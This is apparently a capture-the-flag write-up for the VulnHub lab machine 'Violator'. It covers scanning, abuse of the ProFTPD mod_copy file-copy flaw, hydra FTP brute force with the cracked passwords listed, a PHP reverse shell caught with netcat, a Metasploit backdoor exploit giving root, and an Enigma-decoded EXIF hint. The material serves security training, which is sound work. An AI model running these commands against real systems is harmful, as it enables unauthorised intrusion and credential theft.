

Violator

James H.

Table of Contents

Summary.....3

Reconnaissance.....4

Exploitation.....8

Privilege Escalation.....14.

Summary

Violator is a Ubuntu web server running Apache 2.4.7 and ProFTPD 1.3.5. This version of ProFTPD is vulnerable to CVE-2015-3306. This allows remote attackers to read and write arbitrary files via *site cpfr* and *site cpto* commands.

1. Passwords were retrieved using this exploit.
2. A low-privilege shell access was achieved
3. A root shell was gained by exploiting a local, deprecated version of ProFTPD 1.3.3c
4. Ciphertext was found within EXIF data within a JPEG

Reconnaissance

Using netdiscover, the IP of the target box was found

Currently scanning: 172.16.195.0/16 | Screen View: Unique Hosts

9 Captured ARP Req/Rep packets, from 3 hosts. Total size: 540

IP	At MAC Address	Count	Len	MAC Vendor / Hostname
192.168.80.1	00:50:56:c0:00:01	6	360	VMware, Inc.
192.168.80.129	00:0c:29:53:94:2a	1	60	VMware, Inc.
192.168.80.254	00:50:56:f9:72:11	2	120	VMware, Inc.

An nmap scan was performed, which showed that the machine was running Apache and ProFTPD.

```
NSE: Script scanning 192.168.80.129.
Initiating NSE at 18:48
Completed NSE at 18:48, 24.17s elapsed
Initiating NSE at 18:48
Completed NSE at 18:48, 0.00s elapsed
Nmap scan report for 192.168.80.129
Host is up (0.00030s latency).
Not shown: 998 closed ports
PORT      STATE SERVICE VERSION
21/tcp    open  ftp      ProFTPD 1.3.5rc3
80/tcp    open  http     Apache httpd 2.4.7 ((Ubuntu))
|_ http-methods:
|_ Supported Methods: GET HEAD POST OPTIONS
|_ http-server-header: Apache/2.4.7 (Ubuntu)
|_ http-title: I Say... I say... I say Boy! You pumpin' for oil or somethin'...?
MAC Address: 00:0C:29:53:94:2A (VMware)
Device type: general purpose
Running: Linux 3.X|4.X
OS CPE: cpe:/o:linux:linux_kernel:3 cpe:/o:linux:linux_kernel:4
OS details: Linux 3.2 - 4.8
Uptime guess: 0.011 days (since Wed Jan 31 18:33:05 2018)
Network Distance: 1 hop
TCP Sequence Prediction: Difficulty=256 (Good luck!)
IP ID Sequence Generation: All zeros
Service Info: OS: Unix
```


Verifying in a browser brought up a webpage with some text and an image.



I Say.. I say... I say boy! You're barkin up the wrong tree!



Using the developer console, it shows a link is hidden in the page.



The link leads to the Wikipedia page for an album called Violator, assumedly what the machine is named after.

Violator (album)

From Wikipedia, the free encyclopedia

Violator is the seventh studio album by English [electronic music](#) band [Depeche Mode](#), released on 19 March 1990 by [Mute Records](#).

Preceded by the hit singles "[Personal Jesus](#)" and "[Enjoy the Silence](#)" (a top-10 hit in both the UK and US), *Violator* propelled the band into international stardom. The album yielded two further hit singles, "[Policy of Truth](#)" and "[World in My Eyes](#)". *Violator* is the band's first album to reach the top 10 on the *[Billboard 200](#)*, peaking at No. 7. It was supported by the [World Violation Tour](#).



Nikto was used to see if there was anything glaringly wrong with apache

```
root@kali:~# nikto -host 192.168.80.129
- Nikto v2.1.6
--
+ Target IP: 192.168.80.129
+ Target Hostname: 192.168.80.129
+ Target Port: 80
+ Start Time: 2018-02-04 22:02:18 (GMT-6)
--
+ Server: Apache/2.4.7 (Ubuntu)
+ Server leaks inodes via ETags, header found with file /, fields: 0x13e0x53518115c6709
+ The anti-clickjacking X-Frame-Options header is not present.
+ The X-XSS-Protection header is not defined. This header can hint to the user agent to protect against some forms of XSS
+ The X-Content-Type-Options header is not set. This could allow the user agent to render the content of the site in a different fashion to the MIME type
+ No CGI Directories found (use '-C all' to force check all possible dirs)
+ Apache/2.4.7 appears to be outdated (current is at least Apache/2.4.12). Apache 2.0.65 (final release) and 2.2.29 are also current.
+ Allowed HTTP Methods: GET, HEAD, POST, OPTIONS
+ OSVDB-3233: /icons/README: Apache default file found.
+ 7535 requests: 0 error(s) and 7 item(s) reported on remote host
+ End Time: 2018-02-04 22:02:49 (GMT-6) (31 seconds)
--
+ 1 host(s) tested
root@kali:~#
```

Seemingly hitting a dead end, I tried FTP. Which didn't seem to lead anywhere.

```
root@kali:~# ftp 192.168.80.129
Connected to 192.168.80.129.

220 ProFTPD 1.3.5rc3 Server (Debian) [::ffff:192.168.80.129]
Name (192.168.80.129:root): 331 Password required for root
Password:
530 Login incorrect.
Login failed.
Remote system type is UNIX.
Using binary mode to transfer files.
ftp> ls
530 Please login with USER and PASS
ftp: bind: Address already in use
ftp> USER anonymous
?Invalid command
ftp> user
(username) anonymous
331 Password required for anonymous
Password:
530 Login incorrect.
Login failed.
ftp> clear
?Invalid command
ftp> exit
221 Goodbye.
root@kali:~#
```

Exploitation

Searched for exploits for this version of ProFTPD

```
root@kali:~# searchsploit proftpd 1.3.5
-----
Exploit Title | Path
-----|-----
ProFTPD 1.3.5 - 'mod_copy' Command Execution | linux/remote/37262.rb
ProFTPD 1.3.5 - 'mod_copy' Remote Command Ex | linux/remote/36803.py
ProFTPD 1.3.5 - File Copy | linux/remote/36742.txt
```

Turns out you can copy to and from any directory

Copied /etc/passwd to /www/html

```
root@kali:~# ftp 192.168.80.129
Connected to 192.168.80.129.
220 ProFTPD 1.3.5rc3 Server (Debian) [::ffff:192.168.80.129]
Name (192.168.80.129:root): anonymous
331 Password required for anonymous
Password:
530 Login incorrect.
Login failed.
Remote system type is UNIX.
Using binary mode to transfer files.
ftp> site CPFR /etc/passwd
350 File or directory exists, ready for destination name
ftp> site CPT0 /var/www/html/passwd
250 Copy successful
```


```
root:x:0:0:root:/root:/bin/bash
daemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin
bin:x:2:2:bin:/bin:/usr/sbin/nologin
sys:x:3:3:sys:/dev:/usr/sbin/nologin
sync:x:4:65534:sync:/bin:/bin/sync
games:x:5:60:games:/usr/games:/usr/sbin/nologin
man:x:6:12:man:/var/cache/man:/usr/sbin/nologin
lp:x:7:7:lp:/var/spool/lpd:/usr/sbin/nologin
mail:x:8:8:mail:/var/mail:/usr/sbin/nologin
news:x:9:9:news:/var/spool/news:/usr/sbin/nologin
uucp:x:10:10:uucp:/var/spool/uucp:/usr/sbin/nologin
proxy:x:13:13:proxy:/bin:/usr/sbin/nologin
www-data:x:33:33:www-data:/var/www:/usr/sbin/nologin
backup:x:34:34:backup:/var/backups:/usr/sbin/nologin
list:x:38:38:Mailing List Manager:/var/list:/usr/sbin/nologin
irc:x:39:39:ircd:/var/run/ircd:/usr/sbin/nologin
gnats:x:41:41:Gnats Bug-Reporting System (admin)/var/lib/gnats:/usr/sbin/nologin
nobody:x:65534:65534:nobody:/nonexistent:/usr/sbin/nologin
libuuid:x:100:101:/var/lib/libuuid:
syslog:x:101:104:/home/syslog:/bin/false
messagebus:x:102:106:/var/run/dbus:/bin/false
landscape:x:103:109:/var/lib/landscape:/bin/false
dg:x:1000:1000:Dave Gahan,,,:/home/dg:/bin/bash
proftpd:x:104:65534:/var/run/proftpd:/bin/false
ftp:x:105:65534:/srv/ftp:/bin/false
mg:x:1001:1001:Martin Gore:/home/mg:/bin/bash
af:x:1002:1002:Andrew Fletcher:/home/af:/bin/bash
aw:x:1003:1003:Alan Wilder:/home/aw:/bin/bash
```


It actually worked. So now I have a userlist. The userlist was a bunch of 2-character strings, so I assumed they were names. And after poking around the Wiki Page. It was found that they were names of the band members: Dave Gahan(dg), Martin Gore(mg), Andy Fletcher(af), and Alan Wilder(aw).

/etc/shadow wouldn't work. I figured the passwords were probably something from the wiki page too. Decided to try the song names listed in different forms.

```
ftp> site CPT0 /var/www/html/shadow
550 CPT0: Permission denied
ftp>
```

Made list of variations of the song names, with/without spaces, caps, etc. and then used hydra in order to test them out.



It went swimmingly. I now had user/pass creds to all 4 accounts.

```
Example: hydra -l user -P passlist.txt ftp://192.168.0.1
root@kali:~/Documents/violator# hydra -L userlist.txt -P wordlist.txt ftp://192.168.80.129
```

/home						
192.168.80.129 [FTP] [All Files]*						
Filename	Size	User	Group	Date	Attribs	
..	4,096	root	root	Tue Jun 14 00:00:00	drwxr-xr-x	
af	4,096	af	af	Sun Jun 12 00:00:00	drwxr-xr-x	
aw	4,096	aw	aw	Sun Jun 12 00:00:00	drwxr-xr-x	
dg	4,096	dg	dg	Tue Jun 14 00:00:00	drwxr-xr-x	
mg	4,096	mg	mg	Sun Jun 12 00:00:00	drwxr-xr-x	

```

root@kali:~/Documents/violator# hydra -L userlist.txt -P wordlist.txt ftp://192.168.80.129
Hydra v8.6 (c) 2017 by van Hauser/THC - Please do not use in military or secret service organizations, or for illegal purposes.

Hydra (http://www.thc.org/thc-hydra) starting at 2018-02-06 10:56:07
[DATA] max 16 tasks per 1 server, overall 16 tasks, 48 login tries (l:4/p:12), ~ 3 tries per task
[DATA] attacking ftp://192.168.80.129:21/
[21][ftp] host: 192.168.80.129 login: dg password: policyoftruth
[21][ftp] host: 192.168.80.129 login: mg password: bluedress
[21][ftp] host: 192.168.80.129 login: af password: enjoythesilence
[21][ftp] host: 192.168.80.129 login: aw password: sweetestperfection
1 of 1 target successfully completed, 4 valid passwords found
[WARNING] Writing restore file because 4 final worker threads did not complete until end.
[ERROR] 4 targets did not resolve or could not be connected
[ERROR] 16 targets did not complete
Hydra (http://www.thc.org/thc-hydra) finished at 2018-02-06 10:56:26

```

I FTP'd in and copied all the home directories to my local machine.

Rifling through the directories, I found:

1. A binary for Minarke: An Enigma machine Emulator

```
Initial Setup Notes
Rotors: Reflector (B/C), Thin Rotor (B/G), 3 Rotors (1-8, can't reuse them)
Use BB### or CG### with A### settings to read/create Wehrmacht three rotor traffic
Ring and position settings: A-Z for each of the 4 rotors
Reflector setting is always fixed at A.
Plugboard settings: A-Z,A-Z pairs, also won't allow reuse
Hit return to end input, 11 pairs recommended for maximum security.
Hit ESC at any time to quit.

Special Keys (during input mode)
1: rewind one setting
2: reset position settings
3: new position settings
4: new setup
9: toggle debug
0: show position settings
?: show help

see http://en.wikipedia.org/wiki/Enigma_machine
also http://www.bytereef.org/m4_project.html

Rotors: █
```

2. A text file named “hint” which says: “You are getting close... can you crack the final enigma?”

```
root@kali:~/Documents/violator/aw# ls
hint
root@kali:~/Documents/violator/aw# cat hint
You are getting close... Can you crack the final enigma..?
```

3. A file named “faith_and_devotion”, which could be assumed to have something to do with the enigma machine, but was unsure at this point

```
root@kali:~/Documents/violator/mg# ls
faith_and_devotion
root@kali:~/Documents/violator/mg# file faith_and_devotion
faith_and_devotion: ASCII text
root@kali:~/Documents/violator/mg# cat faith_and_devotion
Lyrics:

* Use Wermacht with 3 rotors
* Reflector to B
Initial: A B C
Alphabet Ring: C B A
Plug Board A-B, C-D
```

4. A local install of ProFTPD? But a different version...


```
root@kali:~/Documents/violator/dg/bd/sbin# ./proftpd --version
ProFTPD Version 1.3.3c
```

The flag was still not found however.

After doing some research, I found that you can upload the file php-reverse-shell.php via ftp to the root web directory(/var/www/html), and it will host the file and execute upon opening in a browser.

php-reverse-shell:


Used ftp to plant the file



Set up a netcat listener

```
root@kali:~/Documents/violator/dg/bd/sbin# nc -v -n -l -p 1234
listening on [any] 1234 ...
```

Accessed page in firefox



Obtained a shell and used python to make it somewhat workable.

```
root@kali:~/Documents/violator/dg/bd# sudo nc -lvp 8000
listening on [any] 8000 ...

192.168.80.129: inverse host lookup failed: Unknown host
connect to [192.168.80.128] from (UNKNOWN) [192.168.80.129] 42202
Linux violator 3.19.0-25-generic #26~14.04.1-Ubuntu SMP Fri Jul 24 21:16:20 UTC 2015
x86_64 x86_64 x86_64 GNU/Linux
22:04:18 up 3:20, 0 users, load average: 0.00, 0.01, 0.05
USER      TTY      FROM            LOGIN@   IDLE   JCPU   PCPU   WHAT
uid=33(www-data) gid=33(www-data) groups=33(www-data)
/bin/sh: 0: can't access tty; job control turned off
$ $ python -c 'import pty; pty.spawn("/bin/bash")'
www-data@violator:/$ su dg
su dg
Password: policyoftruth
(192,168,80,129,184,125).
dg@violator:/$ sudo -l
sudo: selection for file list
Matching Defaults entries for dg on violator:
    env_reset, mail_badpass,
    secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin
User dg may run the following commands on violator:
    (ALL) NOPASSWD: /home/dg/bd/sbin/proftpd
dg@violator:/$
```

Moved out of www-data shell and into the user dg. Found that user dg has privileges running the local version of ProFTPD.

Privilege Escalation

This version of proFTPD is vulnerable to remote code execution(RCE).

```
root@kali:~/Documents/violator/dg/bd/sbin# searchsploit proftpd 1.3.3
```

Exploit	Title	Path
ProFTPD 1.3.2 rc3 < 1.3.3b (FreeBSD) - Telnet		linux/remote/16878.rb
ProFTPD 1.3.2 rc3 < 1.3.3b (Linux) - Telnet		linux/remote/16851.rb
ProFTPD 1.3.3c - Compromised Source Backdoor		linux/remote/15662.txt
ProFTPD-1.3.3c - Backdoor Command Execution		linux/remote/16921.rb


After doing some research, it was found that ProFTPD 1.3.3c can be run using a custom config file.

```
root@kali:~# cat proftpd.conf
# ProFTPD Conf file, used for the vulnhub challenge: Violator

ServerName "Violator"
ServerType standalone
DefaultServer on
SocketBindTight on

# Sure hope this works
```

Copied the config file over FTP



Ran the local ProFTPD using the new config file.

```
dg@violator:~/bd/sbin$ sudo ./proftpd -c /home/dg/proftpd.conf
sudo ./proftpd -c /home/dg/proftpd.conf (backdoor) >
0.0.0.0 setting default address to 0.0.0.0
0.0.0.0 SocketBindTight in effect, ignoring DefaultServer
dg@violator:~/bd/sbin$ netstat -pantul
```

Then using Metasploit, launched the RCE exploit.

```
msf exploit(proftpd_133c_backdoor) > set LHOST 192.168.80.128
LHOST => 192.168.80.128
msf exploit(proftpd_133c_backdoor) > exploit

[*] Started reverse TCP handler on 192.168.80.128:4444
[*] 192.168.80.129:2222 - Sending Backdoor Command
[*] Command shell session 1 opened (192.168.80.128:4444 -> 192.168.80.129:53507)
    at 2018-02-06 16:37:51 -0600

whoami
root
python -c 'import pty; pty.spawn("/bin/bash")'
root@violator:/#
```

The exploit worked!

It obtained a root shell

And of course I used Python once again giving me a usable shell.

Navigating around the directories the file “flag.txt” was found. It was simply a trick, repeating the same line from Foghorn Leghorn earlier.

```
root@violator:/root# ls
ls
flag.txt
root@violator:/root# cat flag.txt
cat flag.txt
I say... I say... I say boy! Pumping for oil or something...?
---Foghorn Leghorn "A Broken Leghorn" 1950 (C) W.B.
root@violator:/root#
```


Using `ls -a`, a hidden directory was found. And inside was an archive called “crocs.rar”

```
root@violator:/root# ls -a
ls -a
.  ..  .bashrc  .basildon  flag.txt  .profile
root@violator:/root# cd .basildon
cd .basildon
root@violator:/root/.basildon# ls
ls
crocs.rar
root@violator:/root/.basildon# cd ..
cd ..
root@violator:/root# cp .basildon/crocs.rar /var/www/html
cp .basildon/crocs.rar /var/www/html
```

Using my newly minted root access, I copied the archive into web root, and downloaded it locally.

Attempted to extract the file showed that it contained “artwork.jpg” as well as the fact that a password was needed in order to complete the extraction.


Using the same approach for passwords as before, I hand tried a few of the song names. I got lucky, and got in.

File confirms that it is just a normal jpeg, and Exiftool shows that everything is also normal. EXCEPT for the copyright and rights field

```
root@kali:~/Downloads# exiftool artwork.jpg
ExifTool Version Number      : 10.75
File Name                    : artwork.jpg
Directory                    : .
File Size                    : 183 kB
File Modification Date/Time   : 2016:06:12 14:38:12-05:00
File Access Date/Time        : 2018:02:06 16:47:06-06:00
File Inode Change Date/Time   : 2018:02:06 16:46:55-06:00
File Permissions              : rw-r--r--
File Type                    : JPEG
File Type Extension          : jpg
MIME Type                    : image/jpeg
JFIF Version                 : 1.01
Resolution Unit               : inches
X Resolution                  : 300
Y Resolution                  : 300
Exif Byte Order               : Big-endian (Motorola, MM)
Image Description             : Violator
Software                      : Google
Artist                       : Dave Gaham
Copyright                    : UKSNRSPYLEWHKOKZARVKDEINRLIBWIUCFQRQKAQ
                              QGQLTIUCYMFENULUVFOYQDKPHSUJHFUJSAYJDFGDFRYWKL SVNJNVDSBIBFNIFASOPFDVEYEB
                              QYCOGULLLVQPUWISDBNLNQIJUEZACAKTPPSBBLWRHKZBJMSKLJOACGJMFVXZUEKBVWNKWEKVK
                              DMUYFLZEQXCIXIUHJOVSZXFLOZFQTNKXVWUHLRAEERTDPVNZPGUIMXZMESMAMBDVKFZSDE
                              IQXYLJNKTBDSRYLDPPQIVUMZDFZPEWPPVHGPFBEERMDNHFILSHZYKOZVYNEXGPROHLMRHFE
                              IVIATOA0JA0VYFVBVIYBGUZXWFKGJCYEWNQFTPAGLNLHVCRDLFHSXHVMCERQTZ00ZARBEBW
                              CBCIKU0FQIGZPCMWRHJEMUSGYBGWXJENRZHZICACW0BJMI
Exif Version                  : 0220
Date/Time Original            : 1990:03:19 22:13:30
Create Date                   : 1990:03:19 22:13:30
Sub Sec Time Original         : 04
Sub Sec Time Digitized        : 04
Exif Image Width              : 1450
Exif Image Height             : 1450
XP Title                      : Violator
XP Author                     : Dave Gaham
XP Keywords                   : created by user dg
XP Subject                    : policyoftruth
```

I had figured that it's the flag, or perhaps may lead to it. And continued to wander around the filesystem.

After attempting to figure out the local enigma machine emulator installation, I found another online that seemed to take the instructions found earlier.



The screenshot shows the 'dCode Enigma Machine' web application. On the left, there's a search bar with the text 'e.g. type scrabble' and a 'GO' button. Below it, the 'Results' section displays a long, single-line string of uppercase letters: 'ONEFINALCHALLENGEFORYOUBGHXCONGRATULATIONSFOR THEFOURTHTIMEONSNARFINGTHEFLAGONVIOLATORILL PRESUMEBYNOWYOU'LLKNOWWHATIWASLISTENINGTOWHEN CREATINGTHISCTFIHAVEINCLUDEDTHINGSWHICHWERED ELIBERATLYAVOIDINGTHEOBVIOUSROUTEINTOKEEPYOU ONYOURTOESANOTHERTHOUGHTTOPONDERISTHATBYABUS INGPERMISSIONSYOUAREALSOBYDEFINITIONAVIOLATO RSHOUTOUTSAGAINTOVULNHUBFORHOSTINGAGREATLEAR NINGTOOLASPECIALTHANKSGOESTOBENRANDGKNSBFORT ESTINGANDTOGTMLKFORTHEOFFERTOHOSTTHECTFAGAIN KNIGHTMARE'. Below the results, it says 'Enigma Machine - dCode' and 'Tag(s) : Cryptography, Substitution Cipher'. On the right, the 'ENIGMA MACHINE' section includes a 'Sponsored ads' area with the text 'Enigma Encoder and Decoder' and 'The page is being reworked, Sorry for the inconvenience'. Below that, there's a 'MESSAGE TO TYPE ON THE ENIGMA MACHINE' section with a text area containing the same long string of letters. Further down, there are configuration options: 'MACHINE TYPE' (Wehrmacht/Luftwaffe 3 rotors), 'SELECT ROTORS TO MOUNT (WALZENLAGE)' (I, II, III), 'SELECT REFLECTOR TO MOUNT (UMKEHRWALZE)' (B), 'INITIAL POSITIONS OF ROTORS (1 PER ROTOR) (GRUNDSTELLUNG)' (A, B, C), 'POSITIONS OF THE ALPHABET RING (1 PER ROTOR) (RINGSTELLUNG)' (C, B, A), and 'PLUG BOARD CONFIGURATION (STECKERVERBINDUNGEN)' (A-B, C-D). An 'ENCRYPT/DECRYPT' button is at the bottom right.

Feeling hopeless, put the copyright text into the enigma machine, and it worked. It prints out a long string with no spaces. That explains there is a final cryptic hint.

ONE FINAL CHALLENGE FOR YOU BGHX
CONGRATULATIONS FOR THE FOURTH TIME ON SNARFING THE FLAG ON VIOLATOR
